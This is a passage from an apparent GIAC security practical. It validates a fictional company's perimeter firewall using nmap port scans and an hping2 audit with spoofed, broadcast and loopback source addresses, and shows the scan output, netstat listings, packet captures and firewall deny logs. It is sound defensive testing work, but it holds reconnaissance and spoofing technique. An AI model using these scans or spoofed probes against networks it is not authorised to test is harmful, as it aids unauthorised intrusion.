One of the best phrases I ever heard was, "Trust, but verify." This is extremely relevant when you are talking about securing a network. Regardless of what you may read in a book or the vendor documentation, you should verify that a given system will act or react the way you are expecting. Now that we have built our perimeter firewall to protect the assets of GIAC Enterprises (FCD), we need to verify that it will provide the level of protection we require.

The validation of the perimeter firewall security policy for GIAC Enterprises (FCD) will be conducted during non-peak hours to reduce the potential effects on business operations. Since we are not conducting a penetration test or a full audit; all members of the GIAC Enterprises (FCD) security section will not be on hand for the validation. The validation will be performed from the external side of the perimeter firewall in order to verify the external security posture of GIAC Enterprises (FCD). This will be a validation of the perimeter firewall only, so therefore the test machines will be connected to the outside switch or inside switch as appropriate.

The main test machine will be running Linux Red Hat 8.0. The main test machine will have nmap 3.00 and hping2 installed for the validation. Two additional secondary test machines will be running Windows 2000 Professional with ethereal version 0.10.3 installed. One of the secondary test machines will be connected to the outside switch to catch any responses to the test traffic. The other secondary test machine will be connected to the inside switch to monitor for any test traffic that may bypass the firewall.

The initial step in the validation will be to gather all required network diagrams, IP address ranges & assignments, corporate security policy and a copy of the perimeter firewall's packet-filtering rules configuration. From this information the tools can be configured to verify the perimeter firewall security policy to ensure it is in compliance with the corporate security policy. The second step will be to perform an nmap scan of the firewall. Based on the findings of the nmap scan, traffic will be directed at the firewall using hping2 to gauge the firewalls response to the connection attempts. The rest of this section will outline these processes, the results they yield, and any recommendations based on those results.


3.2 NMAP Scan

Two nmap scans were performed on the outside of the firewall to verify what ports it was listening on. A TCP connect() Scan was performed with the Get Identd info, Resolve All, and OS Detection options selected. (nmap -sT -p 1-65535 -O -P0 -I -R 210.56.47.11) A UDP Port Scan was also performed with the Resolve All and OS Detection options selected. (nmap -sU -p 1-65535 -O -P0 -R 210.56.47.11)

It is important to verify what ports the firewall is actually listening on vice assuming what it is listening on based on the configuration. Some systems may open additional ports by default that you may not be aware of. This step also helps to identify an potential mis-configurations in the event you discover some unexpected listening port. Additionally, it is important to note that while ports may not show as open during the scan; they could still in fact be in an open state.

3.3 NMAP Results

Nmap identified the firewall as listening on ports 25/tcp, 53/tcp, 80/tcp and 443/tcp. All four ports were listed as *open* with the exception of 53/tcp that was listed as *filtered*.



Host(s): 210.56.47.11

Scan Options:

● connect()
○ SYN Stealth
○ Ping Sweep
○ UDP Port Scan
○ FIN Stealth
□ Bounce Scan:

General Options:


□ Don't Resolve
□ Fast Scan
☑ Range of Ports: 1-65535
□ Use Decoy(s):
○ TCP Ping
○ TCP&ICMP
○ ICMP Ping
● Don't Ping
□ Input File:
□ Fragmentation
☑ Get Identd Info
☑ Resolve All
☑ OS Detection
□ Send on Device

Output from: nmap -sT -p 1-65535 -O -P0 -I -R 210.56.47.11

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
 Interesting ports on  (210.56.47.11):
(The 65531 ports scanned but not shown below are in state:
closed)
Port       State       Service                 Owner
25/tcp     open        smtp
53/tcp     filtered    domain
80/tcp     open        http
443/tcp    open        https
Remote OS guesses: Gauntlet 4.0a firewall on Solaris 2.5.1, Linux
1.3.20 (X86), Siemens  300E Release 6.5, Raptor Firewall 6 on
Solaris 2.6, Solaris 2.5, 2.5.1, Solaris 2.6 - 7 X86

 Nmap run completed -- 1 IP address (1 host up) scanned in 25
seconds
```

The TCP connect () scan returned multiple O/S guesses of which none where correct. It should also be noted that nmap did not identify any additional ports as being opened, even though they show as listening when checked with a **/sbin/tfadmin netstat –an** at a shell window or through the *Active Internet connections including servers* System Information report.



Host(s): 210.56.47.11

Scan Options:

○ connect()
○ SYN Stealth
○ Ping Sweep
● UDP Port Scan
○ FIN Stealth
□ Bounce Scan:

General Options:

□ Don't Resolve
□ Fast Scan
☑ Range of Ports: 1-65535
□ Use Decoy(s):
○ TCP Ping
○ TCP&ICMP
○ ICMP Ping
● Don't Ping
□ Input File:
□ Fragmentation
□ Get Identd Info
☑ Resolve All
☑ OS Detection
□ Send on Device

Output from: nmap -sU -p 1-65535 -O -P0 -R 210.56.47.11

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
 Warning:  OS detection will be MUCH less reliable because we did
not find at least 1 open and 1 closed TCP port
Interesting ports on  (210.56.47.11):
(The 65534 ports scanned but not shown below are in state:
closed)
Port       State       Service
53/udp     open        domain
Too many fingerprints match this host for me to give an accurate
OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 28
seconds
```

The UDP Port Scan only identified port 53/udp as listening with a state of *open*, even though they show as listening when checked with a **/sbin/tfadmin netstat –an** at a shell window or through the *Active Internet connections including servers* System Information report. Nmap was unable to identify the O/S again as it found too many fingerprints that matched the output of the scan.

The following shows what ports are shown as open when checked with a **/sbin/tfadmin netstat –an** at a shell window or through the *Active Internet connections including servers* System Information report.

```
Proto Recv-Q Send-Q  Local Address        Foreign Address        (state)
tcp     0      0     *.*                  *.*                    CLOSED
tcp     0      0     210.56.47.11.1114    210.56.1.11.21002      SYN_SENT
tcp     0      0     *.6010               *.*                    LISTEN
tcp     0      0     192.168.201.50.6384  192.168.201.52.3575    ESTABLISHED
tcp     0      0     *.1053               *.*                    CLOSED
tcp     0      0     *.515                *.*                    LISTEN
tcp     0      0     *.2766               *.*                    LISTEN
tcp     0      0     192.168.201.50.6384  *.*                    LISTEN
tcp     0      0     *.21003              *.*                    LISTEN
tcp     0      0     *.32878              *.*                    LISTEN
tcp     0      0     *.33211              *.*                    LISTEN
tcp     0      0     *.32848              *.*                    LISTEN
tcp     0      0     192.168.201.50.53    *.*                    LISTEN
tcp     0      0     210.56.47.11.53      *.*                    LISTEN
tcp     0      0     *.6000               *.*                    LISTEN
udp     0      0     *.*                  *.*
udp     0      0     *.1701               *.*
udp     0      0     *.500                *.*
udp     0      0     192.168.201.50.53    *.*
udp     0      0     210.56.47.11.53      *.*
udp     0      0     *.514                *.*
```

3.4 Hping2 Audit

A custom script was created to attempt to connect to the perimeter firewall. The script can be found in detail in Appendix E. The script was written to test for ports that are expected to be open for some type of communication with the outside to validate that they acted in the way they were expected to. Ethereal was used on both the inside and outside switch to monitor and capture any traffic generated by the hping2 script. The firewall was also configured to log each packet that was scanned by enabling the *All packets scanned by packet filter* activity report. This information was logged to the */var/audit_logs/NetguardS* file.

3.4.1 TCP Traffic

Connection attempts were made to ports 21/tcp (FTP-control), 80/tcp (Web), 443/tcp (SSL), 25/tcp (Mail) and 53/tcp (DNS). A connection was attempted from an unauthorized source address (83.65.78.83) to the dec0, dec1, and dec2 interfaces as well as any internal server. These connection attempts are expected to be denied. Connection attempts to dec0 from this source were skipped for 25/tcp, 80/tcp and 443/tcp as they are expected to be permitted. The return traffic to the unauthorized source (83.65.78.83) was blocked at the screening router to ensure that the real host at that address did not receive any unsolicited traffic.

A connection was also attempted to each internal server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a spoofed source address of 210.56.47.11 (dec0). Additionally, connections were attempted to interfaces dec1 and dec2 and each internal server utilizing their respective spoofed source address. Each of these connection attempts should be rejected.

Connections were also attempted to each internal server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a source broadcast address (255.255.255.255) and a source loopback address (127.0.0.1). Each of these connection attempts should also be rejected.

3.4.2 UDP Traffic

UDP packets were only sent to port 53/udp (DNS) as it is the only expected port to communicate with external clients. Packets were transmitted with an unauthorized source address (83.65.78.83) to the dec0, dec1, and dec2 interfaces as well as the internal DNS server. These packets are expected to be denied. Any return traffic to the unauthorized source (83.65.78.83) was blocked at the screening router to ensure that the real host at that address did not receive any unsolicited traffic. Packets were also transmitted with an unauthorized source address of the external DNS server (210.56.47.12) to the dec0 interface.

UDP packets were also transmitted to each internal server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a spoofed source address of 210.56.47.11 (dec0). Additionally, packets were transmitted to interfaces dec1 and dec2 and the internal DNS server utilizing their respective spoofed source address. Each of these packets should be rejected.

UDP Packets were also transmitted to the internal DNS server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a source broadcast address (255.255.255.255) and a source loopback address (127.0.0.1). Each of these packets should also be rejected.

3.4.3 ICMP Traffic

ICMP packets were transmitted for ICMP Echo requests (ping) and ICMP Mask requests. Packets were transmitted with an unauthorized source address (83.65.78.83) to the dec0, dec1, and dec2 interfaces. These packets are expected to be denied. Any return traffic to the unauthorized source (83.65.78.83) was blocked at the screening router to ensure that the real host at that address did not receive any unsolicited traffic.

ICMP packets were also transmitted to interfaces dec0, dec1 and dec2 of the perimeter firewall from a spoofed source address of 210.56.47.11 (dec0). Additionally, packets were transmitted interfaces dec1 and dec2 utilizing their respective spoofed source address. Each of these packets should be rejected.


ICMP Packets were also transmitted to interfaces dec0, dec1 and dec2 of the perimeter firewall from a source broadcast address (255.255.255.255) and a source loopback address (127.0.0.1). Each of these packets should also be rejected.

3.5 Hping2 results

Results of the hping2 scan were taken from the NetguardS file located on the perimeter firewall as well as from the two test machines that were running Ethereal. Screen shots from Ethereal or the output from the NetguardS file are shown below. Display filters have been used on Ethereal and the output has been from the NetguardS file to ease in the viewing of the results.


3.5.1 FTP Traffic

FTP connection attempts from the spoofed source address (83.65.78.83) to the dec0 interface were rejected, and the firewall issued a RST, ACK packet.



No.	Time	Source	Destination	Protocol	Info
1	0.000000	83.65.78.83	210.56.47.11	FTP	Request: Audit-dec0-Denied-FTP
2	0.000112	210.56.47.11	83.65.78.83	TCP	ftp > 1094 [RST, ACK] Seq=0 Ack=1855533393 Win=0 Len=0
3	1.026762	83.65.78.83	210.56.47.11	FTP	Request: Audit-dec0-Denied-FTP
4	1.026900	210.56.47.11	83.65.78.83	TCP	ftp > 1095 [RST, ACK] Seq=0 Ack=1007788587 Win=0 Len=0
5	2.053706	83.65.78.83	210.56.47.11	FTP	Request: Audit-dec0-Denied-FTP
6	2.053845	210.56.47.11	83.65.78.83	TCP	ftp > 1096 [RST, ACK] Seq=0 Ack=2055434631 Win=0 Len=0

FTP connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were rejected, and the firewall issued a RST, ACK packet with a source address of the requested interface.



No.	Time	Source	Destination	Protocol	Info
7	12.365713	83.65.78.83	192.168.200.20	FTP	Request: Audit-dec1-Denied-FTP
8	12.365856	192.168.200.20	83.65.78.83	TCP	ftp > 2722 [RST, ACK] Seq=0 Ack=1766379916 Win=0 Len=0
9	13.397979	83.65.78.83	192.168.200.20	FTP	Request: Audit-dec1-Denied-FTP
10	13.398131	192.168.200.20	83.65.78.83	TCP	ftp > 2723 [RST, ACK] Seq=0 Ack=1458806544 Win=0 Len=0
11	14.426506	83.65.78.83	192.168.200.20	FTP	Request: Audit-dec1-Denied-FTP
12	14.426645	192.168.200.20	83.65.78.83	TCP	ftp > 2724 [RST, ACK] Seq=0 Ack=1071944852 Win=0 Len=0
13	24.815089	83.65.78.83	192.168.201.50	FTP	Request: Audit-dec2-Denied-FTP
14	24.815226	192.168.201.50	83.65.78.83	TCP	ftp > 1694 [RST, ACK] Seq=0 Ack=590806388 Win=0 Len=0
15	25.838712	83.65.78.83	192.168.201.50	FTP	Request: Audit-dec2-Denied-FTP
16	25.838852	192.168.201.50	83.65.78.83	TCP	ftp > 1695 [RST, ACK] Seq=0 Ack=1895534436 Win=0 Len=0
17	26.865099	83.65.78.83	192.168.201.50	FTP	Request: Audit-dec2-Denied-FTP
18	26.865235	192.168.201.50	83.65.78.83	TCP	ftp > 1696 [RST, ACK] Seq=0 Ack=114161142 Win=0 Len=0

All FTP connection attempts from the spoofed source address (83.65.78.83) to the internal servers were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:16:38: D dec0  dec1  83.65.78.83   192.168.200.21   6  1091   21
2:16:39: D dec0  dec1  83.65.78.83   192.168.200.21   6  1092   21
```

```
2:16:40: D dec0  dec1  83.65.78.83    192.168.200.21    6   1093    21
2:16:50: D dec0  dec1  83.65.78.83    192.168.200.22    6   1175    21
2:16:51: D dec0  dec1  83.65.78.83    192.168.200.22    6   1176    21
2:16:52: D dec0  dec1  83.65.78.83    192.168.200.22    6   1177    21
```

All FTP connection attempts from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:17:03: D dec0  lo0  210.56.47.11    210.56.47.11     6    2762    21
2:17:04: D dec0  lo0  210.56.47.11    210.56.47.11     6    2763    21
2:17:05: D dec0  lo0  210.56.47.11    210.56.47.11     6    2764    21
2:17:16: D dec0  lo0  210.56.47.11    192.168.200.20   6    2689    21
2:17:17: D dec0  lo0  210.56.47.11    192.168.200.20   6    2690    21
2:17:18: D dec0  lo0  210.56.47.11    192.168.200.20   6    2691    21
2:17:41: D dec0  lo0  210.56.47.11    192.168.201.50   6    2926    21
2:17:42: D dec0  lo0  210.56.47.11    192.168.201.50   6    2927    21
2:17:43: D dec0  lo0  210.56.47.11    192.168.201.50   6    2928    21
2:18:06: D dec0  dec1 210.56.47.11    192.168.200.21   6    2987    21
2:18:07: D dec0  dec1 210.56.47.11    192.168.200.21   6    2988    21
2:18:08: D dec0  dec1 210.56.47.11    192.168.200.21   6    2989    21
2:18:31: D dec0  dec1 210.56.47.11    192.168.200.22   6    2380    21
2:18:32: D dec0  dec1 210.56.47.11    192.168.200.22   6    2381    21
2:18:33: D dec0  dec1 210.56.47.11    192.168.200.22   6    2382    21
2:18:56: D dec0  dec2 210.56.47.11    192.168.1.13     6    1649    21
2:18:57: D dec0  dec2 210.56.47.11    192.168.1.13     6    1650    21
2:18:58: D dec0  dec2 210.56.47.11    192.168.1.13     6    1651    21
```

All FTP connection attempts from the spoofed source addresses of any internal server or the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

```
2:17:28: I dec0  lo0  192.168.200.20  192.168.200.20   6    2762    21
2:17:29: I dec0  lo0  192.168.200.20  192.168.200.20   6    2763    21
2:17:30: I dec0  lo0  192.168.200.20  192.168.200.20   6    2764    21
2:17:53: I dec0  lo0  192.168.201.50  192.168.201.50   6    1543    21
2:17:54: I dec0  lo0  192.168.201.50  192.168.201.50   6    1544    21
2:17:55: I dec0  lo0  192.168.201.50  192.168.201.50   6    1545    21
2:18:18: I dec0  dec1 192.168.200.21  192.168.200.21   6    1422    21
2:18:19: I dec0  dec1 192.168.200.21  192.168.200.21   6    1423    21
2:18:20: I dec0  dec1 192.168.200.21  192.168.200.21   6    1424    21
2:18:43: I dec0  dec1 192.168.200.22  192.168.200.22   6    1847    21
2:18:44: I dec0  dec1 192.168.200.22  192.168.200.22   6    1848    21
2:18:45: I dec0  dec1 192.168.200.22  192.168.200.22   6    1849    21
2:19:09: I dec0  dec2 192.168.1.13    192.168.1.13     6    1777    21
2:19:10: I dec0  dec2 192.168.1.13    192.168.1.13     6    1778    21
2:19:11: I dec0  dec2 192.168.1.13    192.168.1.13     6    1779    21
```

All FTP connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:19:21: D lo0   lo0   255.255.255.255  210.56.47.11     6   2015   21
2:19:22: D lo0   lo0   255.255.255.255  210.56.47.11     6   2016   21
2:19:23: D lo0   lo0   255.255.255.255  210.56.47.11     6   2017   21
```


```
2:19:34: D lo0   lo0   255.255.255.255  192.168.200.20   6   2192   21
2:19:35: D lo0   lo0   255.255.255.255  192.168.200.20   6   2193   21
2:19:36: D lo0   lo0   255.255.255.255  192.168.200.20   6   2194   21
2:19:46: D lo0   lo0   255.255.255.255  192.168.201.50   6   1053   21
2:19:47: D lo0   lo0   255.255.255.255  192.168.201.50   6   1054   21
2:19:48: D lo0   lo0   255.255.255.255  192.168.201.50   6   1055   21
2:19:59: D lo0   lo0   255.255.255.255  192.168.200.21   6   1701   21
2:20:00: D lo0   lo0   255.255.255.255  192.168.200.21   6   1702   21
2:20:01: D lo0   lo0   255.255.255.255  192.168.200.21   6   1703   21
2:20:11: D lo0   lo0   255.255.255.255  192.168.200.22   6   1315   21
2:20:13: D lo0   lo0   255.255.255.255  192.168.200.22   6   1316   21
2:20:14: D lo0   lo0   255.255.255.255  192.168.200.22   6   1317   21
2:20:24: D lo0   lo0   255.255.255.255  192.168.1.13     6   2631   21
2:20:25: D lo0   lo0   255.255.255.255  192.168.1.13     6   2632   21
2:20:26: D lo0   lo0   255.255.255.255  192.168.1.13     6   2633   21
```

All FTP connection attempts from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:20:36: I dec0  lo0   127.0.0.1        210.56.47.11     6   1736   21
2:20:38: I dec0  lo0   127.0.0.1        210.56.47.11     6   1737   21
2:20:39: I dec0  lo0   127.0.0.1        210.56.47.11     6   1738   21
2:20:49: I dec0  lo0   127.0.0.1        192.168.200.20   6   2381   21
2:20:50: I dec0  lo0   127.0.0.1        192.168.200.20   6   2382   21
2:20:51: I dec0  lo0   127.0.0.1        192.168.200.20   6   2383   21
2:21:02: I dec0  lo0   127.0.0.1        192.168.201.50   6   1045   21
2:21:03: I dec0  lo0   127.0.0.1        192.168.201.50   6   1046   21
2:21:04: I dec0  lo0   127.0.0.1        192.168.201.50   6   1047   21
2:21:14: I dec0  dec1  127.0.0.1        192.168.200.21   6   2365   21
2:21:15: I dec0  dec1  127.0.0.1        192.168.200.21   6   2366   21
2:21:17: I dec0  dec1  127.0.0.1        192.168.200.21   6   2367   21
2:21:27: I dec0  dec1  127.0.0.1        192.168.200.22   6   2969   21
2:21:28: I dec0  dec1  127.0.0.1        192.168.200.22   6   2970   21
2:21:29: I dec0  dec1  127.0.0.1        192.168.200.22   6   2971   21
2:21:40: I dec0  dec2  127.0.0.1        192.168.1.13     6   1229   21
2:21:41: I dec0  dec2  127.0.0.1        192.168.1.13     6   1230   21
2:21:42: I dec0  dec2  127.0.0.1        192.168.1.13     6   1231   21
```

3.5.2 HTTP Traffic

HTTP connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were accepted, and the firewall issued a SYN, ACK packet. Since the firewall did not receive the expected ACK packet in response to the SYN, ACK packet; it sent another SYN, ACK packet approximately every 6 seconds. After the third SYN, ACK packet was sent, the firewall waited for approximately 45 seconds before issuing a RST, ACK packet.



Outside - Ethereal
File Edit Capture Display Tools Help
Filter: Reset Apply File: Outside

```
No. . Time       Source          Destination     Protocol Info
   94 351.812941 83.65.78.83     192.168.200.20  HTTP     Continuation
   95 351.813139 192.168.200.20  83.65.78.83     TCP      http > 1233 [SYN, ACK] Seq=1185763860 Ack=957609472 Win=
   96 352.859140 83.65.78.83     192.168.200.20  HTTP     Continuation
   97 352.859339 192.168.200.20  83.65.78.83     TCP      http > 1234 [SYN, ACK] Seq=1186424739 Ack=827994841 Win=
   98 353.900477 83.65.78.83     192.168.200.20  HTTP     Continuation
   99 353.900703 192.168.200.20  83.65.78.83     TCP      http > 1235 [SYN, ACK] Seq=1186665494 Ack=478406543 Win=
  100 354.045335 83.65.78.83     192.168.201.50  HTTP     Continuation
  101 354.045405 192.168.201.50  83.65.78.83     TCP      http > 1229 [SYN, ACK] Seq=1186752752 Ack=392730504 Win=
  102 355.105329 83.65.78.83     192.168.201.50  HTTP     Continuation
  103 355.105488 192.168.201.50  83.65.78.83     TCP      http > 1230 [SYN, ACK] Seq=1188386506 Ack=1470969961 Wir
  104 356.148666 83.65.78.83     192.168.201.50  HTTP     Continuation
  105 356.148863 192.168.201.50  83.65.78.83     TCP      http > 1231 [SYN, ACK] Seq=1190474266 Ack=1298545485 Wir
```


All HTTP connection attempts from the spoofed source address (83.65.78.83) to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:21:57: D dec0  dec1   83.65.78.83     192.168.200.23   6   1208   80
2:21:58: D dec0  dec1   83.65.78.83     192.168.200.23   6   1209   80
2:21:59: D dec0  dec1   83.65.78.83     192.168.200.23   6   1210   80
```

All HTTP connection attempts from the spoofed source address of the firewall to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

```
2:22:09: P dec0  lo0  210.56.47.11    210.56.47.11     6    1783    80
2:22:10: P dec0  lo0  210.56.47.11    210.56.47.11     6    1784    80
2:22:11: P dec0  lo0  210.56.47.11    210.56.47.11     6    1785    80
2:22:22: P dec0  lo0  210.56.47.11    192.168.200.20   6    1608    80
2:22:23: P dec0  lo0  210.56.47.11    192.168.200.20   6    1609    80
2:22:24: P dec0  lo0  210.56.47.11    192.168.200.20   6    1610    80
2:22:34: P dec1  lo0  192.168.200.20  192.168.200.20   6    2790    80
2:22:35: P dec1  lo0  192.168.200.20  192.168.200.20   6    2791    80
2:22:36: P dec1  lo0  192.168.200.20  192.168.200.20   6    2792    80
2:22:47: P dec0  lo0  210.56.47.11    192.168.201.50   6    2649    80
2:22:48: P dec0  lo0  210.56.47.11    192.168.201.50   6    2650    80
2:22:49: P dec0  lo0  210.56.47.11    192.168.201.50   6    2651    80
2:22:59: P dec2  lo0  192.168.201.50  192.168.201.50   6    1671    80
2:23:00: P dec2  lo0  192.168.201.50  192.168.201.50   6    1672    80
2:23:01: P dec2  lo0  192.168.201.50  192.168.201.50   6    1673    80
```

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.



```
